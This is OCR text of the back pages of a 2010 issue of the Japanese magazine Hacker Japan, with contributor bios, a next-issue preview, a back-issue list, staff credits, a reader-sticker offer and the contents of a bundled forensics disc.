最近Kindle 3G+Wi-Fiモデルを、フォレンジックのリサーチという名目で会社に買ってもらおうかと画策中。だって自分のKindleバラしたくないですしね(笑)。今回の特集でDFに少しでも興味持っていただければ嬉しいです。また機会があったらよろしくお願いします。

●kazamiya
デジタルフォレンジックの特集ということで今回参加させていただきました。最近出張のため長期間ホテルで過ごすはめになり、モバイル系端末があればとつくづく感じてます。ここはやはりiPadかと思いつつ、GALAPAGOSも気になって、ポチるタイミングを逃してます…

●yoggy
いよいよAVTokyo 2010まで1ヵ月を切りました。11月6日(土)に新宿ロフトプラスワンで開催です。詳しくは公式サイトをチェキラ!
http://www.avtokyo.org/

●エ■いアイツ
どこまでラブプラス+をネタにコラムを書き続けられるか、最近、本当の愛が試されている気がする。

●Beyond
Webサイト「悪徳商法?マニアックス」管理人。そんな装備で大丈夫か?　大丈夫だ。問題ない。

●TTS
BLACKOUTが、一部のセキュリティソフトで「悪質なWebサイト」としてアクセス禁止や注意にされていることに気がついた…(もちろんそんな危険なトラップなどない)。とりあえず、マカフィーはメールしたらすぐに対応してくれたが、他のソフトでイチイチチェックする気にもならん。ちゃんとチェックしてならいざしらず、ほんとに勘弁してほしいものだ。アングラサイトだったのは10年以上前の話でしょうに、てへ。
http://www.blackout.org/
root@blackout.org

●六屋敬
確か前回も暑いと書いたはずですが、このライター紹介を書いている状況でもかなり暑いです。えっと。来年はどうなってるんですかねぇ…　このまま行くと、来年は40℃超えが当たり前になってるんですかねぇ…

●山谷剛史
とあるメディアで「中国で中古のThinkPad購入記」を執筆したのですが、これが好評らしく、Yahoo!、MSN、エキサイトなど多数のサイトに転載されました。Twitter使いの読者さんには評価が高くモチベーションが上がったのですが、Yahoo!ニュースのコメント欄では非難の嵐。媒体によって全然読者が違うし、反応も違うと身をもって体感しました。

●mR-pBx
秋の夜間相談室は、こちらマデ　mr-pbx@hush.com

●sonodam
sonodamです。サイバーな大学とかキャンプとかが忙しく最近原稿から遠ざかっていました。こんなにガッツリ量書いたのも久しぶりですが、やはり書き物に本分があるような気がしています(今だけ&気のせい)。

●id:TAKESAKO
サルでもわかる顔文字プログラミング入門という本を書いてみようかな。Pythonで'saru'を生成する例
`(''-'')<[]`[-~-~(''_'>[])]+`'-'<[]`[-~(''_'¥<[])]+`(''-'')<()`[-~(''-'>()):-~-~(''_'>[])]

●hito
やたらと暑い日が続いた夏でしたが、どうにか本号が書店に並ぶころには涼しく…　なってるといいなぁ。クーラーさえあれば生きていけるわけですが、電気代がばかになりません。

●TIP(上野宣)
いまいちばん欲しいものはGOPANというライスブレッドクッカー(米粉パン焼き器)、パンも焼けて餅もつけてパスタもこねられるマルチタレント。

●他力本願堂本舗
Android携帯欲しいです。あいほんはいりません。キーボード付いてないとメール打てないんです。でも手持ちの回線が全部Willcomなので道は厳しいです…

About the writers （順不同）

●西方望
一度メイガで酷い目にあって以来、米は密閉缶に保存。だがこの夏は暑くて炊飯器を使う気にもなれず、しばらくぶりに缶を開けたら、なんか米がべたべたしてる… どうやら熱で表面がα化した模様。ホントに暑かったんだねえ。あ、むろんその米はスタッフ… じゃなくて自分でおいしくいただきました。いや、あまりおいしくなかった。

●めたるまん
やや高額な、とある機器を買おうとネットの評判を集めまくってみた。いつもこの方法で間違いない買い物ができるんだが、めちゃめちゃ高評価のメーカーに致命的な欠陥を発見してしまい、愕然。信者の目は曇るらしい。

●きりはらゆうな
シャンパンが好きです。週に数本飲んでいます。セラー買っちゃいました! 最近は、有名シャトーの隣の畑のモノを探してきたり、製作者で探したりと、日本ではレアだけど美味しいものを探してます。美味しいシャンパンの情報求む!

●シドと愉快な仲間たち
とりあえずクルーも忙しいので、独りであれこれやってたりする。みんなでワイワイやってるのも楽しいんだが、独りでじっくり取り組むのもこれはこれで楽しい。エンジニアは共同作業と孤独な作業の両方を愛せてこそ一人前、だよな。

●極東パッチマネージャー
先月に引き続いての登場ですが、今回はパッチの当て方・選び方という感じの話をさせていただきました。パッチの当て方もそうなのですが、自動で当たったパッチが悪さをするなんてことも経験してますし、逆に当てておらずコワイ目にあったなんてのも経験してます。必要なパッチは当てるが必要ないパッチは当てない、というのを「どうやったら効率よくできるか?」というのを文章化したのが今回の記事と思ってください。

●ささき"ぺんぎん"やすなり
結局2010年は、iPadとiPhone 4とKindle 3を予算オーバーと知りながら全部買ってしまったので、全く首が回らなくなってしまった泳げるけど飛べない鳥。最近は怪談方面でも活躍中。何か怖い体験談などがありましたら、こっそり教えて下さい。

●エル・ケンタロウ
残暑が厳しい毎日が続いていたがここに来てかなり天候も楽になった。サウナのような作業場もだいぶ過ごしやすくなった。秋の夜長、読書と食事と酒が旨い季節が来たぜ。アラフォーの秋は紅葉に負けない鮮やかな秋になる事を楽しみしてる。さて、今夜はどこの街を探検するかな。

●平澤寿康
家で使っているWHSの調子が悪いです。ファイルの競合エラーが出まくり。HDDが悪いっぽいけど、システムHDD以外のHDDを全部交換しても復帰せず。システムHDDの交換は面倒だからいやだなあ。

●橋本和明
PC・サーバー関係のプログラムとPC系書籍のライターを主な仕事としながらも、最近は飲食店経営を手伝ったりとわけわからない日々。仕事は多めですが単価が安くて死にそうです。比較的単価高めな仕事やライター仕事切望中…

●森井昌克
1958年大阪生。情報セキュリティ大学院大学客員教授。工学博士。情報理論、インターネット、ネットワークセキュリティ、暗号理論などの研究/教育/開発に従事。最近は暗号強度評価とネットやケータイでの認証システム、脆弱性検査システムの開発に興味を持つ。趣味はジャズ/プログレッシブロック鑑賞、ライブハウス巡り。研究室では大学院生、研究生大募集中。問い合わせはhttp://www.prof-morii.net/~morii/を参照。

●愛甲健二
前回から「進め! リバースエンジニアリングの道」を連載記事として書かせていただいております。一般的に「ソフトウェア解析は難しい」というイメージがあるかもしれませんが、CPUやアセンブラといったものはソフトウェア技術の根幹です。流行り廃りに影響されにくく、決して変わらない技術でもあるため、興味がある方はぜひ一度触ってみてはいかがでしょうか。もしかしたら思った以上に簡単で楽しい世界かもしれません。

●Vladimir(Vlad)
床屋さんの中には、散髪後のサービスで大型の(平べったい)電気マッサージ器を背中にあててくれるところがある。気に入ったので購入できないかと訊くと15Kとのこと。思い切って1台頼んだ。到着後、早速使ってみる。もちろん背中じゃない。お腹に押しつけて最強モードで30分。いや～。これ効きます。宿便どっさり。これでまた快便マスターへの階段を一段進んだわい。

●牧野武文
戦後、航空機関連技術は、軍事転用が可能ということから、開発、研究の一切がGHQにより禁止された。多くの航空機関連の研究者は別に分野にくら替えをしていった。日本の新幹線が、元航空機関連の技術によるところが多いのは有名な話だ(だから、0系先頭車両は航空機そっくりだ)。ところが、糸川英夫はあくまでも航空機にこだわり、ロケット輸送機開発へと突き進んでいく。このあたりに魂を感じる。
tamakino@gmail.com

●たにぐち
いつも原稿をぎりぎりに提出して編集部に迷惑をかけているのですが、今回は提出間際に会社で管理しているサーバーでトラブルが発生してかなり遅くなってしまいました。編集部のみなさんごめんなさい。終わったらまたトラブル対応にもどります(;;)

次号予告

今年の夏は暑かったな～　と思っていたらもう1月号!?
HackerJapan 1月号は12月8日発売予定です

気になる次号の内容は…

例年のHackerJapanの1月号は「ツール特集」が定番でしたが、次回は違いますよ。伝統を打ち破る特集をババーンと用意してます。ツールを使った企画ではあることは間違いないのですが…　お楽しみに!

プレゼントの応募はWebフォームから!

アンケート・プレゼントの応募はHackerJapan公式サイト
(http://www.byakuya-shobo.co.jp/hj/) にあるWebフォームから応募をお願いします。

バックナンバーのご案内

2010年　3月号
- 総力特集　パスワードクラックの達人
- パーソナル・ファイアウォール徹底比較2010

2010年　5月号
- 総力特集　Webサイト攻略の達人
- はじめての脆弱性報告

2010年　7月号
- 総力特集　Linuxハッキングの達人
- Android自由人

2010年　9月号
- 総力特集　無線LANハッキングの達人
- iPadデジタルライフ・スタイル

通信販売

本誌のバックナンバーが手に入りにくい場合は、通信販売をご利用下さい。
問い合わせ先　〒177-0033　東京都豊島区高田3-10-12 白夜書房通販係
電話番号　03-5292-7751　http://www.byakuya-shobo.co.jp/

スタッフ

表紙デザイン:bigpink　**表紙イラスト:**対比地一正
本文デザイン:佐々木りか、本間達哉(東方図案)、Ash Graphics、UpSet、町田忠義(Switched-on Graphics)、アスールプランニング、井田聡(Neco+Hige Design)、米本デザイン事務所
イラスト:アカハナドラゴン、1643　**写真:**吉瀬友博　**印刷・製本:**大日本印刷株式会社
発行人:末井昭　**編集人:**斉藤健一　**編集:**岡本顕一郎、吉田篤史　**広告:**小西史郎(宣伝ルーム)
編集部:〒169-8577　東京都新宿区高田馬場4-28-12　電話:03-3227-7705
営業部:〒171-0033　東京都豊島区高田3-10-12　電話:03-5292-7751

いつも本書をご愛読いただきましてありがとうございます。小社では皆様にご購入いただきました雑誌の売上金の一部を集め、白夜基金を設立しています。白夜基金は災害が発生した時に現地の人々を援助する目的で社会的に認知された慈善事業団体に寄付されます。白夜書房は人間と社会の接点に立った出版社として、常に地球上に目を向け、微力ながら災害者の人々に援助する姿勢を持ち続けていきたいと考えています。皆様のご理解とご協力をお願い申し上げます。



白夜基金
この雑誌の売上の一部は災害時の援助金として使われます

このたび弊社では読者の皆様への感謝の一環として、左の愛読者シールを弊社発行すべての雑誌に綴じ込みました。この愛読者シールを集めて、弊社営業部愛読者シール係(住所は裏表紙をご参照ください)まで御郵送頂きますと、お買い上げの雑誌の定価の6%を郵便小為替(切手)にてお送りします。この愛読者シールは本誌以外のものと一緒に郵送して頂いても結構です。尚、勝手ながら同雑誌同月号は1冊分のみとさせて頂きます。引き換え有効期限は発効日より3年間とし、締切日は郵便局の受付によって確認させて頂きます。順次返送作業は行っておりますが、若干の御猶予を頂いております。ご理解賜りますようお願い申し上げます。皆様のご応募、お待ちしております。

愛読者シール
Hacker Japan
2010年11月号
定価1800円

これを読めばあなたもアクセス探偵になれる!!
デジタルフォレンジック+スニッフィングの大特集!






デジタル鑑識+ネットワーク盗聴の達人

Autopsy で HDD やメモリに残された証拠を収集・解析し、Wireshark でネットワークに流れるパケットを調査する!! 付録には調査対象のファイルも収録。

DEFCON18 プレゼンテーション資料

米国ラスベガスで開かれた DEFCON18 のプレゼンテーション資料を収録。その数はなんと 100 以上!! 秋の夜長は技術資料を読みまくろう!!



Ubuntu 10.04 LTS Desktop 日本語 Remix

定期的な新バージョンのリリースと初心者にも使いやすい GUI やソフトウェア管理などで定評のある Linux ディストリビューション。今年 4 月にリリースされた最新版を収録。

iPad で読める Linux 初心者向けドキュメント

好評連載中「今さらはじめる Linux」のバックナンバーを PDF で収録。iPad に転送すれば、電子書籍として楽しむことができる。



